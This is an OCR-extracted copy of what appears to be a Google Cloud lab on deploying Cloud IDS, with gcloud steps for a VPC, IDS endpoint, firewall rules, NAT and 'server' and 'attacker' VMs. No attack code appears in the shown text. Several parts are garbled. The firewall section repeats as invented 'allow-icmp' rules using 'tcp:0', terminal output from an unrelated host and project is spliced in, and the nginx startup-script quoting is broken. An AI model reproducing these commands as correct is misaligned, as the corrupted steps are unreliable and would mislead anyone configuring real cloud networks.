

1. In Cloud console, on the top right toolbar, click the Open Cloud Shell button.

The screenshot shows the Google Cloud Platform dashboard for project 'qwiklabs-gcp-02-cdf725f9fd'. The top right toolbar includes a red box highlighting the 'Open Cloud Shell' button. The main area displays Project info, API requests, and Google Cloud Platform status, identical to the first screenshot.

2. Click **Continue**.

It takes a few moments to provision and connect to the environment. When you are connected, you are already authenticated, and the project is set to your *PROJECT\_ID*. For example:

**gcloud** is the command-line tool for Google Cloud. It comes pre-installed on Cloud Shell and supports tab-completion.

- You can list the active account name with this command:

## gcloud auth list

### Output:

Credentialed accounts:



```
- <myaccount>@<mydomain>.com (active)
```

```
</mydomain></myaccount>
```

### Example output:

Credentialed accounts:

```
- google1623327\_student@qwiklabs.net
```

- You can list the project ID with this command:

## gcloud config list project

### Output:

```
[core]
```



```
project = <project_id>
```

```
</project_id>
```

### Example output:

```
[core]
```

```
project = qwiklabs-gcp-44776a13dea667a6
```

This lab will all be done using gcloud CLI commands inside Cloud Shell.

## Task 1. Enable APIs

In this task you set the project ID variable and then enable the APIs required for the lab.

1. In Cloud Shell, to set the **Project\_ID** environment variable, run the following command:

```
export PROJECT_ID=$(gcloud config get-value project | sed '2d')
```

Copied!

2. Enable the Service Networking API:

```
gcloud services enable servicenetworking.googleapis.com \
```

```
--project=$PROJECT_ID
```

If prompted to authorize the command, click **Authorize**.

3. Enable the Cloud IDS API:



```
gcloud services enable ids.googleapis.com \
```

```
--project=$PROJECT_ID
```

4. Enable the Cloud Logging API:

```
gcloud services enable logging.googleapis.com \
```

```
--project=$PROJECT_ID
```

## Task 2. Build the Google Cloud networking footprint

In this task, you create a Google Cloud VPC network and configure private services access.



Private services access is a private connection between your VPC network and a network owned by Google or a third party. Google or the third party, entities who are offering services, are also known as service producers.

The private connection enables virtual machine (VM) instances in your VPC network and the services that you access to communicate exclusively by using internal IP addresses.

1. In Cloud Shell, to create a VPC, run the following command:

```
gcloud compute networks create cloud-ids \
--subnet-mode=custom
```

If prompted to authorize the command, click **Authorize**.

## 2. Add a subnet to the VPC for mirrored traffic in us-east1:

```
gcloud compute networks subnets create cloud-ids-useast1 \
--range=192.168.10.0/24 \
--network=cloud-ids \
--region=us-east1
```

```
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$ gcloud compute networks
  subnets create cloud-ids-useast1 \
--range=192.168.10.0/24 \
--network=cloud-ids \
--region=us-east1
Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-77d15e025e74/regions
/us-east1/subnetworks/cloud-ids-useast1].
NAME: cloud-ids-useast1
REGION: us-east1
NETWORK: cloud-ids
RANGE: 192.168.10.0/24
STACK_TYPE: IPV4_ONLY
IPV6_ACCESS_TYPE:
INTERNAL_IPV6_PREFIX:
EXTERNAL_IPV6_PREFIX:
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$
```



## 3. Configure private services access:

```
gcloud compute addresses create cloud-ids-ips \
--global \
--purpose=VPC_PEERING \
```

```
--addresses=10.10.10.0 \
--prefix-length=24 \
--description="Cloud IDS Range" \
--network=cloud-ids
```

4. Create a private connection:

```
gcloud services vpc-peerings connect \
--service=servicenetworking.googleapis.com \
--ranges=cloud-ids-ips \
--network=cloud-ids \
--project=$PROJECT_ID
```

### Task 3. Create a Cloud IDS endpoint

In this task you create a Cloud IDS endpoint in us-east1 with a severity set to *Informational*.

Cloud IDS uses a resource known as an **IDS endpoint**, a zonal resource that can inspect traffic from any zone in its region. Each IDS endpoint receives mirrored traffic and performs threat detection analysis.

*Note: The creation of the IDS endpoint takes approximately 20 minutes.*

1. To create a Cloud IDS endpoint, in Cloud Shell, run the following command:

```
gcloud ids endpoints create cloud-ids-east1 \
```

```
--network=cloud-ids \
--zone=us-east1-b \
--severity=INFORMATIONAL \
--async
```

2. Verify that the Cloud IDS endpoint is initiated:

```
gcloud ids endpoints list --project=$PROJECT_ID
```

If the message **Would you like to enable and retry** appears, press **Y**.

The output should be similar to this:

### Command Output

ID: cloud-ids-east1



LOCATION: us-east1-b

SEVERITY: INFORMATIONAL

STATE: CREATING

NETWORK: cloud-ids

TRAFFIC\_LOGS:

### Task 4. Create Firewall rules and Cloud NAT

In this task you create two firewall rules: **allow-http-icmp** and **allow-iap-proxy**.

To enable standard http port (TCP 80) connections, and ICMP protocol connections to the server VM from all sources in the cloud-ids network, you define the ***allow-http-icmp*** rule.

To enable SSH connections to the VMs from the Identity-Aware Proxy IP range, you define the ***allow-iap-proxy\_rule***.

You also configure Cloud **Router** and then configure Cloud **NAT**. As a prerequisite for Cloud NAT, a Cloud Router must first be configured in the same region. To provide internet access to VMs that don't have a public IP address, a Cloud NAT must be created in the same region. The VMs will be created without a public IP address to make sure that they are inaccessible *from* the internet. However, they will need access to the internet to download updates and files.

1. To create the allow-http-icmp rule, in Cloud Shell, run the following command:

```
gcloud compute firewall-rules create allow-http-icmp \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:80,icmp \
--source-ranges=0.0.0.0/0 \
--target-tags=server
```

2. Create the allow-iap-proxy rule:

```
gcloud compute firewall-rules create allow-iap-proxy \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:22 \
--source-ranges=35.235.240.0/20
```

```

1. To create the allow-icmp rule, in Cloud Shell, run the following command:

gcloud compute firewall-rules create allow-icmp \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:0,icmp \
--source-ranges=0.0.0.0/0 \
--target-tags=server

2. Create the allow-icmp-proxy rule:

gcloud compute firewall-rules create allow-icmp-proxy \
--direction=INGRESS \
--priority=1000

```

60/100

```

root@4gcapital-vm-0: ~ % gcloud compute firewall-rules create allow-icmp \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:0,icmp \
--source-ranges=0.0.0.0/0 \
--target-tags=server
root@4gcapital-vm-0: ~ % gcloud compute firewall-rules create allow-icmp-proxy \
--direction=INGRESS \
--priority=1000 \
--network=cloud-ids \
--action=ALLOW \
--rules=tcp:0,icmp \
--source-ranges=0.0.0.0/0 \
--target-tags=server
root@4gcapital-vm-0: ~ %



```

3. To create a Cloud Router, run the following command:

```
gcloud compute routers create cr-cloud-ids-useast1 \
--region=us-east1 \
--network=cloud-ids
```

4. To configure a Cloud NAT, run the following command:

```
gcloud compute routers nats create nat-cloud-ids-useast1 \
--router=cr-cloud-ids-useast1 \
--router-region=us-east1 \
--auto-allocate-nat-external-ips \
--nat-all-subnet-ip-ranges
```

## Task 5. Create two virtual machines

In this task, you create two virtual machines (VMs). The first virtual machine is your **web server**, which is mirroring to Cloud IDS. The second virtual machine is **the source of your attack traffic**.

You establish an SSH connection to your server via **Identity-Aware Proxy (IAP)**, check the status of your web service server, create a benign malware file on the web server, and then add content to the file.

1. To create a virtual machine to be a server mirroring to Cloud IDS, in Cloud Shell, run the following command:

```
gcloud compute instances create server \
--zone=us-east1-b \
--machine-type=e2-medium \
--subnet=cloud-ids-useast1 \
--no-address \
--private-network-ip=192.168.10.20 \
--metadata=startup-script="#!/bin/bash$'\n'sudo\ apt-get\ update$\n'sudo\ apt-get\ -qq\ -y\ install\ nginx \
--tags=server \
--image=debian-11-bullseye-v20240709 \
--image-project=debian-cloud \
```

```
--boot-disk-size=10GB
```

This command creates a Debian server in us-east1 and installs a simple web service.

The screenshot shows a browser window with two tabs. The left tab is titled '4G CAPITAL' and displays a command-line interface for creating a VM instance. The right tab is titled 'Dashboard' and shows the Google Cloud Platform dashboard with the new instance listed.

```
Path: Chapter 2 - Networkin... >
        --machine-type=e2-medium \
        --subnet=cloud-ids-useast1 \
        --no-address \
        --private-network-ip=192.168.10.20 \
        --metadata=startup-script=@/v/v /bin/bash$ '\n'sudo apt-get update& \n'sudo apt-get -yq install nginx \
        --tags=server \
        --image=debian-11-bullseye-v20240709 \
        --image-project=debian-cloud \
        --boot-disk-size=10GB

This command creates a Debian server in us-east1 and installs a simple web service.

2. Create a virtual machine to be a client sending attack traffic:

gcloud compute instances create attacker \
--zone=us-east1-b \
--machine-type=e2-medium \
--subnet=cloud-ids-useast1 \
--no-address \
--private-network-ip=192.168.10.10 \
--image=debian-11-bullseye-v20240709 \
--image-project=debian-cloud \
--boot-disk-size=10GB
```

On the right, the terminal output shows the creation of the VM 'attacker' in us-east1-b. It includes metadata for a startup script to install nginx and sets the private network IP to 192.168.10.10. The command also specifies the image project as debian-cloud and a 10GB boot disk size.

```
Creating VM 'attacker' in zone [us-east1-b]...done.
instance: 93-49f12a17109ccloudmelli-attacker-gcp-83-7d15e695e140 gcloud compute instances
create attacker \
--image=debian-11-bullseye-v20240709 \
--image-project=debian-cloud \
--boot-disk-size=10GB
INFO: You have selected a disk size of under 100GB, this may result in poor I/O performance.
For more information, see: https://cloud.google.com/compute/docs/disk#perfwarning

Created https://www.googleapis.com/compute/v1/projects/pwkitlab-gcp-83-7d15e695e140/instances/attacker?alt=json
INFO: Instance 'attacker' has been created successfully.
The resource 'projects/pwkitlab/global/images/debian-11-bullseye-v20240709' is deprecated. A suggested replacement is 'projects/debian-cloud/global/images/debian-11-bullseye-v20240709'.

